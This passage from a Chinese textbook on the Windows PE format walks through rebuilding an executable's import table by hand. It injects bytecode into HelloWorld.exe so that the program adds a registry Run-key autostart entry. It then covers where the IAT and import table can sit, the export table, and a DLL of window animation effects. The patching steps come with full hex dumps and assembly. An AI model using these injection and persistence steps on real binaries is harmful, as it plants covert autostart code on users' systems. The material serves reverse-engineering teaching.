跳转指令为FF25，后面跟着要跳转到的VA地址。从前面对导入表的分析看，这三个函数的地址是IAT的前三个，也就是最后一个非零IMAGE_IMPORT_DESCRIPTOR结构中字段FirstThunk指向的位置。其地址依次为00402000、00402004、00402008，所以，最后三个跳转指令依次为：

```
FF 25 00 20 40 00
FF 25 04 20 40 00
FF 25 08 20 40 00
```

综上所述，新增加代码的字节码如下：

```
68 69 30 40 00 68 0B 30 40 00 68 02 00 00 80 E8
4A 00 00 00 6A 27 68 42 30 40 00 6A 01 6A 00 68
39 30 40 00 FF 35 69 30 40 00 E8 35 00 00 00 FF
35 69 30 40 00 E8 30 00 00 00
......（原 HelloWorld.exe 的代码）
FF 25 00 20 40 00 FF 25 04 20 40 00 FF 25 08 20
40 00
```

与原HelloWorld.exe的字节码相比，代码部分增加了4Ch大小。指令字节码构造完成后，接下来的任务就是分析此次修改导致的PE头部的变化。

4.6.3　PE头部变化

1.IMAGE_SECTION_HEADER(.data).VirtualSize

新增加的常量都定义在源代码的数据段主要包括以下内容：

```
sz1 db 'SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN',0
sz2 db 'NewValue',0
sz3 db 'd:\masm32\source\chapter5\LockTray.exe',0
@hKey dd ?
```

共98个字节，所以.data节的尺寸要增加62h。

2.IMAGE_DATA_DIRECORY[IAT].isize

由于新增加了一个IMAGE_IMPORT_DESCRIPTOR，所以在IAT中要加入新增加的三个入口函数地址；同时，增加一个结尾的0，共四个双字，16个字节，故IMAGE_DATA_DIRECORY[IAT].isize要多加10h。

3.IMAGE_DATA_DIRECORY[IT].VirtualAddress

由于导入表的起始地址紧跟在IAT后，IAT多增加的字节数也是导入表起始地址的后移数量，所以该字段要后移16个字节，即IMAGE_DATA_DIRECORY[IT].VirtualAddress要多加10h。

4.IMAGE_SECTION_HEADER(.rdata).VirtualSize

1）增加一个动态链接库，就增加一个IMAGE_IMPORT_DESCRIPTOR结构，大小为14h。

2）OriginalFirstThunk部分，3个新增注册表操作函数名指针和一个0结尾的指针共10h。

3）“编号/名称”部分包含以下定义：

```
xxRegCreateKeyA\0xxRegSetValueExA\0xxRegCloseKey\0advapi32.dll
\0\0
```

共计61个字节，即十六进制的3Dh。

4）FirstThunk部分，3个新增注册表函数名指针和一个0结尾的指针共10h。

综上所述，IMAGE_SECTION_HEADER(.rdata).VirtualSize的值需要多加71h。

5.IMAGE_DATA_DIRECORY[IT].isize

多了一个动态链接库，就多出一个IMAGE_IMPORT_DESCRIPTOR结构，该结构大小为14h。即IMAGE_DATA_DIRECORY[IT].isize多加14h。

6.IMAGE_SECTION_HEADER(.text).VirtualSize

代码大小前面已分析过，增加了4Ch大小。

由于插入代码而使得PE头部发生变化之处见表4-1。

表 4-1　导入表重组参数修正表

相关字段	原始值（十六进制）	新值（十六进制）
IMAGE_DATA_DIRECORY[IT].VirtualAddress	00002010	00002020
IMAGE_DATA_DIRECORY[IT].isize	0000003c	00000050
IMAGE_DATA_DIRECORY[IAT].isize	00000010	00000020
IMAGE_SECTION_HEADER(.text).VirtualSize	00000024	00000070
IMAGE_SECTION_HEADER(.rdata).VirtualSize	00000092	00000103
IMAGE_SECTION_HEADER(.data).VirtualSize	0000000B	0000006D

4.6.4 手工重组

完成了指令字节码构造，明确了PE头部需要更改的字段，接下来就是手工重组部分。由于新的代码和数据与原来的代码和数据加在一起没有超出文件对齐要求的粒度，所以DOS头、PE头的大部分字段不需要修改。下面就逐项列出手工重组过程中需要修改的地方和修改的具体方法。

1.数据段

首先，添加程序中用到的数据。定位到HelloWorld.exe文件的800h处，从第一个字节为0的地方复制以下数据：

```
00000800                                     53 4F 46 54 57               SOFTW
00000810  41 52 45 5C 4D 49 43 52 4F 53 4F 46 54 5C 57 49  ARE\MICROSOFT\WI
00000820  4E 44 4F 57 53 5C 43 55 52 52 45 4E 54 56 45 52  NDOWS\CURRENTVER
00000830  53 49 4F 4E 5C 52 55 4E 00 4E 65 77 56 61 6C 75  SION\RUN.NewValu
00000840  65 00 64 3A 5C 6D 61 73 6D 33 32 5C 73 6F 75 72  e.d:\masm32\sour
00000850  63 65 5C 63 68 61 70 74 65 72 35 5C 4C 6F 63 6B  ce\chapter5\Lock
00000860  54 72 61 79 2E 65 78 65 00 00 00 00 00           Tray.exe.....
```

这些数据总共为98个字节，即十六进制的62H。

注意　录入时要采用覆盖方式，以保证.data的长度不变。

然后，修改与数据段有关的字段。定位IMAGE_SECTION_HEADER(.data).VirtualSize，并将原来的值0000000Bh更改为0000006Dh。

由于目前只修改了数据段内容，并没有破坏PE文件的结构，所以到现在为止修改后的HelloWorld.exe还是可以正常运行的。

2.代码段

首先看数据部分。原代码段位于0400h处，其字节码如下：

```
00000400  6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00  j.j.h.0@.j.....
00000410  6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25  j..... %. @. %
00000420  00 20 40 00                                       . @.
```

对代码段的修改需要将新增加的指令字节码加入到该段中，最终变成以下内容：

```
00000400  68 69 30 40 00 68 0B 30 40 00 68 02 00 00 80 E8  hi0@.h.0@.h....
00000410  4A 00 00 00 6A 27 68 42 30 40 00 6A 01 6A 00 68  P...j'hB0@.j.j.h
00000420  39 30 40 00 FF 35 69 30 40 00 E8 35 00 00 00 FF  90@. 5i0@.;...
00000430  35 69 30 40 00 E8 30 00 00 00 6A 00
                                          6A 00 68 00  5i0@.$...j.j.h.
00000440  30 40 00 6A 00 E8 08 00 00 00 6A 00 E8 07 00 00  0@.j.....j....
00000450  00 CC FF 25 18 20 40 00 FF 25 10 20 40 00
                                                FF 25  . %. @. %. @. %
00000460  00 20 40 00 FF 25 04 20 40 00 FF 25 08 20 40 00  . @. %. @. %. @.
```

细心的你可能已经发现了，加入代码以后，原来HelloWorld.exe的部分内容也发生了变化（黑体部分）。

发生变化的部分是调用函数的入口地址。如果不健忘，这个位置的数据应该指向IAT。当导入表发生变化以后，新产生的IA被安排在IAT的头部，所以其他的调用地址必须往后调整。在程序中，一共增加了三个函数（这三个函数均来自同一个动态链接库），所以按照导入表的要求，在IAT表头需要增加三个函数的入口地址（12个字节）和一个全0（4个字节）的地址。这样，原来的入口函数地址都要往后调整10h个字节，所以在HelloWorld.exe的原代码中两个地址均增加了10h。

修改完代码段以后要注意对齐，以保证下面的0600h处起始为.rdata的数据。

现在来修改与代码段有关的字段。定位IMAGE_SECTION_HEADER(.text).VirtualSize，并将原来的值00000024h更改为00000070h。

由于代码发生了变更，而代码中涉及的函数调用地址等还没有完全构造好，所以，这时候一定不要去测试，运行HelloWorld.exe程序是不会成功的。

3.".rdata"段

由于涉及对导入表的重组，所以对这个段的修改是最复杂的，不过只要掌握了导入表有关的知识，相信这个修改也难不倒你。

修改前，先看一下导入表数据的原始字节码如下所示：

```
00000600  76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00  v ......\ ......
00000610  54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00  T ..........j ..
00000620  08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00  . ..L ..........
00000630  84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00   ... ..........
00000640  00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00  ............v ..
00000650  00 00 00 00 5C 20 00 00 00 00 00 00 9D 01 4D 65  ....\ .......Me
00000660  73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32  ssageBoxA.user32
00000670  2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63  .dll..€.ExitProc
00000680  65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C  ess.kernel32.dll
```

修改后的内容如下所示（带下划线为新增加部分，斜线部分的值并

不是真实的，待定）：

（1）INT，即OriginalFirstThunk部分（4*4＋2*4＋2*4＝20h）

```
00000600  E4 20 00 00 D4 20 00 00 C6 20 00 00 00 00 00 00   .. .. ......
00000610  AA 20 00 00 00 00 00 00 90 20 00 00 00 00 00 00   ...... ......
```

（2）导入表项部分（20*3＋20＝50h）

```
00000620  88 20 00 00 00 00 00 00 00 00 00 00 9E 20 00 00   .......... ..
00000630  18 20 00 00 80 20 00 00 00 00 00 00 00 00 00 00   . ..€..........
00000640  B8 20 00 00 10 20 00 00 70 20 00 00 00 00 00 00   ... ..p ......
00000650  00 00 00 00 F6 20 00 00 20 00 00 00 00 00 00 00   .... ... ......
00000660  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

（3）IAT，即FirstThunk部分（4*4＋2*4＋2*4＝20h）

```
00000670  E4 20 00 00 D4 20 00 00 C6 20 00 00 00 00 00 00   .. .. ......
00000680  AA 20 00 00 00 00 00 00 90 20 00 00 00 00 00 00   ...... ......
```

（4）函数编号、函数名以及动态链接库名部分

```
00000690  9D 01 4D 65 73 73 61 67 65 42 6F 78 41 00 75 73   .MessageBoxA.us
000006A0  65 72 33 32 2E 64 6C 6C 00 00 80 00 45 78 69 74   er32.dll..€.Exit
000006B0  50 72 6F 63 65 73 73 00 6B 65 72 6E 65 6C 33 32   Process.kernel32
000006C0  2E 64 6C 6C 00 00 83 01 52 65 67 43 72 65 61 74   .dll...RegCreat
000006D0  65 4B 65 79 41 00 AE 01 52 65 67 53 65 74 56 61   eKeyA..RegSetVa
000006E0  6C 75 65 45 78 41 00 80 01 52 65 67 43 6C 6F 73   lueExA.€.RegClos
000006F0  65 4B 65 79 00 61 64 76 61 70 69 33 32 2E 64 6C   eKey.advapi32.dl
00000700  6C 00 00                                          l..
```

以上列出了导入表的四个组成部分，只要知道了代码中调用函数的个数以及链接库的个数，INT、导入表项、IAT三个部分的大小就是固定的了。事实上，导入表的重组只需要先将第4部分也就是函数编号、函数名和动态链接库这一部分根据编码设置好，剩下的其他部分的数据就可以按照数据结构自行构造了。

注意　无论是原来HelloWorld的字节码还是新加入的字节码，涉及的VA都需要重新计算。

首先根据源代码把第4部分编排好，然后构造一张动态链接库及调用函数的地址表，内容见表4-2。

表 4-2　动态链接库及调用函数的地址表

名　称	VA	类　别
user32.dll	0040209Eh	dll
kernel32.dll	004020B8h	dll
Advapi32.dll	004020F5h	dll
MessageBoxA	00402090h	functions
ExitProcess	004020AAh	functions
RegCreateKeyA	004020C6h	functions
RegSetValueExA	004020D6h	functions
RegClose	004020E7h	functions

最后一步，根据表4-2的内容，完成导入表其他三个部分的字节码构造。先来看第1部分和第2部分字节码的构造：

第1部分（INT）：

```
00000600  C6 20 00 00 D6 20 00 00 E7 20 00 00 00 00 00 00   .. .. ......
00000610  90 20 00 00 00 00 00 00 AA 20 00 00 00 00 00 00   ...... ......
```

第2部分（导入表项）：

```
00000620  80 20 00 00 00 00 00 00 00 00 00 00 9E 20 00 00   .......... ..
00000630  10 20 00 00 88 20 00 00 00 00 00 00 00 00 00 00   . ..€..........
00000640  B8 20 00 00 18 20 00 00 70 20 00 00 00 00 00 00   ... ..p ......
00000650  00 00 00 00 F5 20 00 00 00 20 00 00 00 00 00 00   .... ... ......
00000660  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

第三个导入表项IMAGE_IMPORT_DESCRIPTOR的OriginalFirstChunk值为00002070h，它是一个RVA，转换为文件偏移为0x00000670。FirstChunk的值为00002000h，它也是一个RVA，转换为文件偏移为0x00000600。文件中IAT和INT维护了两份值相同的双字数组。

```
C6 20 00 00 D6 20 00 00 E7 20 00 00 00 00 00 00   .. .. ......
```

第一个双字的值000020C6h来自于表4-2中函数RegCreateKeyA的VA地址。由于该值在导入表结构中定义为RVA，所以，需要用函数RegCreateKeyA的VA地址减掉模块加载的基址。另外两个双字用同样的方法填充。构造好的第3部分字节码如下：

第3部分（IAT）：

```
00000670  C6 20 00 00 D6 20 00 00 E7 20 00 00 00 00 00 00   .. .. ......
00000680  90 20 00 00 00 00 00 00 AA 20 00 00 00 00 00 00   ...... ......
```

提示　在真正的导入表重组过程中，为了能减少工作量，降低复杂度，通常会将该导入表的现有数据全部作废，利用一块新的空间重新构造PE的导入表数据，并修改PE头部数据目录表的第2项的相关值，重新

注册导入表起始地址和大小。这种方法在第14章会用到。

4.修改与数据目录表项和节表项相关字段

定位IMAGE_SECTION_HEADER(.rdata).VirtualSize，并将原来的值00000092h更改为00000103h。

定位IMAGE_DATA_DIRECORY[IT].VirtualAddress，并将原来的值00002010h更改为00002020h。

定位IMAGE_DATA_DIRECORY[IT].isize，并将原来的值0000003ch更改为00000050h。

定位IMAGE_DATA_DIRECORY[IAT].isize，并将原来的值00000010h更改为00000020h。

注意　经过以上修改，可能会导致节".rdata"的数据没有按照内存对齐粒度对齐，请注意查看。

5.运行测试

手工改造任务基本完成。伟大的工程等待一次伟大的检验，赶紧运行吧！运行后发现只是注册表被更改，而后面的弹出对话框没有出来。怎么回事呢？

回到程序字节码部分，看看调用函数MessageBox和函数ExitProcess时使用的地址，由于我们手工生成了IAT，在生成的时候并没有考虑到这两个函数的调用顺序。所以，只需要在字节码中，将代码段涉及这两个函数的指令字节码中的jmp的地址调换一下即可。事实上，IAT总是按照函数名或函数编号的升序进行排列的，所以在导入表重组时一定要考虑这个问题，不然就会出现程序运行错误。

重新运行一次，怎么样？是不是很有成就感？图4-13是被修改的注册表启动项。




图　4-13　修改后的注册表启动项

完整的字节码请查看随书文件chapter4\newHelloWorld.exe。以上

我们所做的工作只是链接器程序要做的工作的一小部分。

4.6.5 程序实现

刚才的工作如果让链接器来做会是怎样的呢？代码清单4-3列出了通过程序代码实现添加注册表启动项的功能代码。

代码清单4-3　添加注册表项（chapter4\HelloWorld2.asm）

```
;------------------------
;我的第一个基于Win32的汇编程序
;戚利
;2006.2.28
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
include advapi32.inc
includelib advapi32.lib

;数据段
.data
szText db 'HelloWorld',0
sz1 db 'SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN',0
sz2 db 'NewValue',0
sz3 db 'd:\masm32\source\chapter5\LockTray.exe',0
@hKey dd ?

;代码段
.code
start:
invoke RegCreateKey,HKEY_LOCAL_MACHINE,addr sz1,addr @hKey
invoke RegSetValueEx,@hKey,addr sz2,NULL,\
REG_SZ,addr sz3,27h
invoke RegCloseKey,@hKey

invoke MessageBox,NULL,offset szText,NULL,MB_OK
invoke ExitProcess,NULL
end start
```

为了对比手工修改与程序自动生成的字节码之间的区别，在程序编码时尽量使用手工修改时的数据定义及代码编码。编译链接生成最终的可执行程序，其运行效果和手工修改以后的NewHelloWorld.exe是完全一样的。

使用PEComp工具把刚才改造的NewHelloworld.exe与HelloWorld2.exe进行对比，结果见图4-14，你会发现两个程序实现的功

能虽然一样，但还是有很多不一样的地方，比如位于节".rdata"中的导入表数据部分。节".rdata"的IMAGE_SECTION_HEADER2.VirtualSize是不一样的，链接器在定义函数RegSetValueExA的名字时后面多加了一个“\0”。凡是函数名字符串的字符个数为偶数，则后面跟两个“\0”，如果函数名后面为奇数，则后面跟1个“\0”。“\0”的个数是为了保持2个字节对齐而设置的。

图　4-14　手工与自动编码PE的对比

特别提醒　不要被程序运行的表象所迷惑，说不定后台就会有你看不到的代码正在运行中！测试完成后请务必删除启动项添加的那个键，不要说我没有告诉你哦！

4.6.6 思考：关于IAT的连贯性

IAT必须是连续的吗？答案是否定的。

从对代码段的分析来看，只要跳转指令FF25跳转到正确的位置，导入表的FirstThunk字段指针指向正确的位置，则IAT可以不连续。关于这个结论大家可以自己做实验进行验证。

以下是对AnotherHelloWorld.exe各部分的修改。

（1）代码段的跳转指令

将其中对有关函数调用的地址从004020XX更改为004021xx，如下所示：

```
00000450   30 40 00 E8 16 00 00 00 FF 35 69 30 40 00 E8 11   0@.....5i0@..
00000460   00 00 00 E9 9D FF FF FF FF 25 18 21 40 00 FF 25   ...    %.!@. %
00000470   14 21 40 00 FF 25 10 21 40 00 00 00 00 00 00 00   .!@. %.!@.......
00000480   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

（2）导入表部分

为了使改动最小，将原来位于文件偏移610h的新增加的IAT移动到710h处，并将导入表的数据结构的最后一个非0的FirstThunk指针，修改为00002110，即下面加框的部分。

```
00000600   AA 20 00 00 00 00 00 00 90 20 00 00 00 00 00 00    ...... ......
00000610   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000620   78 20 00 00 00 00 00 00 00 00 00 00 9E 20 00 00   x ........... ..
00000630   08 20 00 00 70 20 00 00 00 00 00 00 00 00 00 00   .  ..p ..........
00000640   B8 20 00 00 00 20 00 00 80 20 00 00 00 00 00 00    ... ..€ ......
00000650   00 00 00 00 F6 20 00 00[10 21 00 00]00 00 00 00   .... ...!.......
00000660   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000670   AA 20 00 00 00 00 00 00 90 20 00 00 00 00 00 00    ...... ......
00000680   C6 20 00 00 E4 20 00 00 D4 20 00 00 00 00 00 00    .. .. ......
00000690   9D 01 4D 65 73 73 61 67 65 42 6F 78 41 00 75 73   .MessageBoxA.us
000006A0   65 72 33 32 2E 64 6C 6C 00 00 80 00 45 78 69 74   er32.dll..€.Exit
000006B0   50 72 6F 63 65 73 73 00 6B 65 72 6E 65 6C 33 32   Process.kernel32
000006C0   2E 64 6C 6C 00 00 80 01 52 65 67 43 6C 6F 73 65   .dll..€.RegClose
000006D0   4B 65 79 00 83 01 52 65 67 43 72 65 61 74 65 4B   Key..RegCreateK
000006E0   65 79 41 00 AE 01 52 65 67 53 65 74 56 61 6C 75   eyA..RegSetValu
000006F0   65 45 78 41 00 00 61 64 76 61 70 69 33 32 2E 64   eExA..advapi32.d
00000700   6C 6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ll..............
00000710   C6 20 00 00 E4 20 00 00 D4 20 00 00 00 00 00 00    .. .. ......
```

文件偏移量600h处的16个字节和偏移量710h处的16个字节共同组成了IAT，该程序依旧可以被装载并正确运行。那么如果更改了IAT的大小情况会怎样呢？数据目录中IAT的大小部分可以任意更改，起始位置RVA也可以更改，但不能将位置改动到有其他属性的节中，不然会出现

如图4-15所示的错误。



图　4-15　改动IAT位置导致失败提示

4.6.7　思考：关于导入表的位置

导入表通常在常量节里，但这并不是定理。我们可以把它放到代码节里，或其他的任何可读属性的节里。

比如，将HelloWorld2.exe中的导入表数据放入代码段的空闲位置。即文件偏移0x000004B0处，如下所示：

```
000004B0  78 20 00 00 00 00 00 00 00 00 00 00 9E 20 00 00  x .......... ..

000004C0  08 20 00 00 70 20 00 00 00 00 00 00 00 00 00 00  . ..p ..........
000004D0  B8 20 00 00 00 20 00 00 80 20 00 00 00 00 00 00   ... ..€ ......
000004E0  00 00 00 00 F6 20 00 00 10 21 00 00 00 00 00 00  .... ...!......
000004F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

导入表原来位置的数据替换为0或不用都可以。其实，在有些时候，要想从PE文件中找出间隙来还是很难的。根据FOA和RVA的转换关系，得出导入表新位置在内存中的RVA值为000010B0h。修改数据目录表中导入表项的字段为新的RVA值，如下所示：

```
00000120                          00 00 00 00 00 00 00 00          ........
00000130  B0 10 00 00 50 00 00 00 00 00 00 00 00 00 00 00  ...P............
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 FF 20 00 00 10 00 00 00  ........  ......
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00                          ........
```

导入表转移到代码段后程序依旧可以很好地运行。

4.7 小结

本章首先分析了导入函数的使用机制；然后，介绍了导入表的数据组织方式和数据结构，并通过导入表重组实验练习了导入表及其他数据的手工修改过程；同时，还详细阐述了绑定导入的机制及实例。

因为导入表是加壳应用时需要重点处理的一个部分，所以深入研究这部分内容具有很现实的意义。

第5章　导出表

第4章介绍了PE文件的导入表，导入表描述的是其所在PE文件中的指令调用了其他动态链接库函数的情况。本章重点介绍与导入表刚好相反的导出表，它描述了导出表所在PE文件向其他程序提供的可供调用的函数的情况。

一般情况下，PE中的导出表存在于动态链接库文件里。导出表的主要作用是将PE中存在的函数引出到外部，以便其他人可以使用这些函数，实现代码的重用。本章将和大家一起制作一个含有导出表的DLL文件，并通过该DLL文件分析导出表结构，讨论导出表的利用技术。

5.1　导出表的作用

代码重用机制提供了重用代码的动态链接库，它会向调用者说明库里的哪些函数是可以被别人使用的，这些用来说明的信息便组成了导出表。

通常情况下，导出表存在于动态链接库文件里。但我们不能简单地认为EXE中没有导出表，例如WinWord.exe文件里就有；也不能简单地认为所有的DLL中都有导出表，例如一些专门存放资源文件的DLL里就没有导出表。不过可以这样理解：EXE文件中很少有导出表，大部分的DLL文件中都有导出表。所以一提到导出表，大家总是首先想到动态链接库。

导出表的存在可以让程序的开发者很容易清楚PE中到底有多少可以使用的函数，但如果没有函数使用说明，开发者也只能通过名称、反汇编代码或者运行结果对函数的调用方式、函数的功能等进行猜测。如同Win32 API函数一样，每位开发者可以通过MSDN网站获取对每个API函数的声明、功能介绍、参数介绍，甚至调用实例。

提示　如果你想开发一个类库供自己或他人使用，不仅要通过导出机制声明每个库文件的公用函数，还要详细编写每个函数的说明文档。

Windows装载器在进行PE装载时，会将导入表中登记的所有DLL一并装入，然后根据DLL的导出表中对导入函数的描述修正导入表的IAT值。通过导出表，DLL文件向调用它的程序或系统提供导出函数的名称、序号，以及入口地址等信息。

综上所述，可以得出结论，导出表的作用有两个：

一是可以通过导出表分析不认识的动态链接库文件所能提供的功能。

二是向调用者提供输出函数指令在模块中的起始地址。

下面分别进行讨论。

5.1.1　分析动态链接库功能

很多时候，我们都得不到某些动态链接库中输出函数的完整说明，这时候只能通过猜测，猜测的依据就是导出表中输出的函数的名字。以下是从一个安装程序中获取到的某动态链接库文件的导出表：

导出序号	虚拟地址	导出函数名称
00000001	00241976	（按照序号导出）
00000002	00466d1a	PSA_CheckFeaturesGrantedByLicense
00000003	00466cad	PSA_DisableFeaturesGrantedByLicense
00000004	00477c1c	PSA_DummyFunction
00000005	00466c40	PSA_GetFeaturesGrantedByLicense
00000006	00466e5b	PSA_GetLicenseCreationDateTime
00000007	00467233	PSA_GetLicenseExecutionTimeLimit
00000008	00466fa5	PSA_GetLicenseExpirationDateTime
00000009	00466bcd	PSA_GetLicenseInformation
0000000a	00467012	PSA_GetLicenseLifeTimeLimit
0000000b	004670ec	PSA_GetLicenseNumberOfRunsLimit
0000000c	0046738f	PSA_GetLicenseStoragePath
0000000d	0046730d	PSA_GetNumberOfConnections
0000000e	00467159	PSA_GetRemainingExecutionTime
0000000f	004671c6	PSA_GetRemainingExecutionTimeAtStart

根据输出函数的英文提示不难看出，该动态链接库提供了程序的License验证功能（通过系列函数PSA_GetLicenseXXXXXX可以看出），而且程序具有限制并发连接数功能（通过函数PSA_GetNumberOfConnections可以看出）。对于猜测出功能的函数，可以尝试通过程序调用来测试函数的参数以及调用方法，从而为自己所用。这样不仅避免了重复开发，还大大提高了开发效率。

5.1.2 获得导出函数地址

对一个动态链接库里导出的函数的调用，既可以通过函数名称来进行，也可以通过函数在导出表的索引来进行。Windows加载器将与进程相关的DLL加载到虚拟地址空间以后，会根据导入表中登记的与该动态链接库相关的由INT指向的名称或编号来遍历DLL所在虚拟地址空间，通过函数名或编号查找导出表结构，从而确定该导出函数在虚拟地址空间中的起始地址VA，并将该VA覆盖导入表的IAT相关项。

在覆盖IAT的过程中，导出表起到了参照和指引的作用。如果一个动态链接库没有定义导出表，其内部包含的所有函数都无法被其他程序透明地调用。这里所说的透明，是指公开调用。当然，只要你掌握了动态链接库的内部编码，即使没有导出表，你也可以随意地引用里面的函数，哪怕这些函数是私有的。5.5.2节将对私有函数的导出方法进行阐述。

5.2　构造含导出表的PE文件

本节将编写并创建一个动态链接库文件，该文件输出的函数可以被其他的基于Windows GUI的程序调用，用来增加程序窗口显示或退出时的动态效果。本节的例子是本书第一个以DLL为扩展名的PE文件，它提供了两种窗口显示或退出时可以使用的特效：

逐级缩放

渐入渐出

使用一个DLL文件需要经过以下四步：

步骤1　编写DLL文件的源代码。

步骤2　编写函数导出声明文件（扩展名为def）。

步骤3　使用特殊参数编译链接生成最终的DLL文件。

步骤4　编写包含文件（扩展名为inc）。

在其他源代码中，可以通过静态引用和动态加载两种技术使用新编写的DLL文件中声明的导出函数。下面分别介绍。

5.2.1　DLL源代码

编写DLL源代码和编写其他程序唯一不同之处是，在源代码内部必须定义DLL的入口函数。该入口函数必须符合一定的格式。详细代码见代码清单5-1。

代码清单5-1　显示窗口的特殊效果（chapter5\winResult.asm）

```
;------------------------
;DLL动态链接库
;提供了几个窗口效果
;戚利
;2010.6.27
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
```

```

MAX_XYSTEPS equ 50
DELAY_VALUE equ 50 ;动画效果使用的步长
X_STEP_SIZE equ 10
Y_STEP_SIZE equ 9
X_START_SIZE equ 20
Y_START_SIZE equ 10

LMA_ALPHA equ 2
LMA_COLORKEY equ 1
WS_EX_LAYERED equ 80000h

;数据段
.data
dwCount dd ?
Value dd ?
Xsize dd ?
Ysize dd ?
sWth dd ?
sHth dd ?
Xplace dd ?
Yplace dd ?
counts dd ?
pSLWA dd ?
User32 db 'user32.dll',0
SLWA db 'SetLayeredWindowAttributes',0
;代码段
.code
;------------------
;DLL入口
;------------------
DllEntry proc _hInstance,_dwReason,_dwReserved

mov eax,TRUE
ret
DllEntry endp

;-------------------------------
;私有函数
;-------------------------------
TopXY proc wDim:DWORD,sDim:DWORD
shr sDim,1
shr wDim,1
mov eax,wDim
sub sDim,eax
mov eax,sDim
ret
TopXY endp
;-----------------------------------------------------------
;窗口抖动进入效果
;-----------------------------------------------------------
AnimateOpen proc hWin:DWORD

LOCAL Rct:RECT

invoke GetWindowRect,hWin,ADDR Rct
mov Xsize,X_START_SIZE
mov Ysize,Y_START_SIZE
invoke GetSystemMetrics,SM_CXSCREEN
```

```
mov sWth,eax
invoke TopXY,Xsize,eax
mov Xplace,eax
invoke GetSystemMetrics,SM_CYSCREEN
mov sHth,eax
invoke TopXY,Ysize,eax
mov Yplace,eax
mov counts,MAX_XYSTEPS
aniloop:
invoke MoveWindow,hWin,Xplace,Yplace,Xsize,Ysize,FALSE
invoke ShowWindow,hWin,SW_SHOWNA
invoke Sleep,DELAY_VALUE
invoke ShowWindow,hWin,SW_HIDE
add Xsize,X_STEP_SIZE
add Ysize,Y_STEP_SIZE
invoke TopXY,Xsize,sWth
mov Xplace,eax
invoke TopXY,Ysize,sHth
mov Yplace,eax
dec counts
jnz aniloop
mov eax,Rct.left
mov ecx,Rct.right
sub ecx,eax
mov Xsize,ecx
mov eax,Rct.top
mov ecx,Rct.bottom
sub ecx,eax
mov Ysize,ecx
invoke TopXY,Xsize,sWth
mov Xplace,eax
invoke TopXY,Ysize,sHth
mov Yplace,eax
invoke MoveWindow,hWin,Xplace,Yplace,Xsize,Ysize,TRUE
invoke ShowWindow,hWin,SW_SHOW
ret
AnimateOpen endp
;-------------------------
;窗口抖动退出效果
;-------------------------
AnimateClose proc hWin:DWORD
LOCAL Rct:RECT
invoke ShowWindow,hWin,SW_HIDE
invoke GetWindowRect,hWin,ADDR Rct
mov eax,Rct.left
mov ecx,Rct.right
sub ecx,eax
mov Xsize,ecx
mov eax,Rct.top
mov ecx,Rct.bottom
sub ecx,eax
mov Ysize,ecx
invoke GetSystemMetrics,SM_CXSCREEN
mov sWth,eax
```

```
invoke TopXY,Xsize,eax
mov Xplace,eax
invoke GetSystemMetrics,SM_CYSCREEN
mov sHth,eax
invoke TopXY,Ysize,eax
mov Yplace,eax
mov counts,MAX_XYSTEPS
aniloop:
invoke MoveWindow,hWin,Xplace,Yplace,Xsize,Ysize,FALSE
invoke ShowWindow,hWin,SW_SHOWNA
invoke Sleep,DELAY_VALUE
invoke ShowWindow,hWin,SW_HIDE
sub Xsize,X_STEP_SIZE
sub Ysize,Y_STEP_SIZE
invoke TopXY,Xsize,sWth
mov Xplace,eax
invoke TopXY,Ysize,sHth
mov Yplace,eax
dec counts
jnz aniloop

ret

AnimateClose endp

;-----------------------------------------------
;窗口淡入效果，仅运行在Windows 2000/XP以上操作系统
;-----------------------------------------------
FadeInOpen proc hWin:DWORD

invoke GetWindowLongA,hWin,GWL_EXSTYLE
or eax,WS_EX_LAYERED
invoke SetWindowLongA,hWin,GWL_EXSTYLE,eax
invoke GetModuleHandleA,ADDR User32
invoke GetProcAddress,eax,ADDR SLWA
mov pSLWA,eax
push LMA_ALPHA
push 0
push 0
push hWin
call pSLWA
mov Value,90
invoke ShowWindow,hWin,SW_SHOWNA
doloop:
push LMA_COLORKEY+LMA_ALPHA
push Value
push Value
push hWin
call pSLWA
invoke Sleep,DELAY_VALUE
add Value,15
cmp Value,255
jne doloop
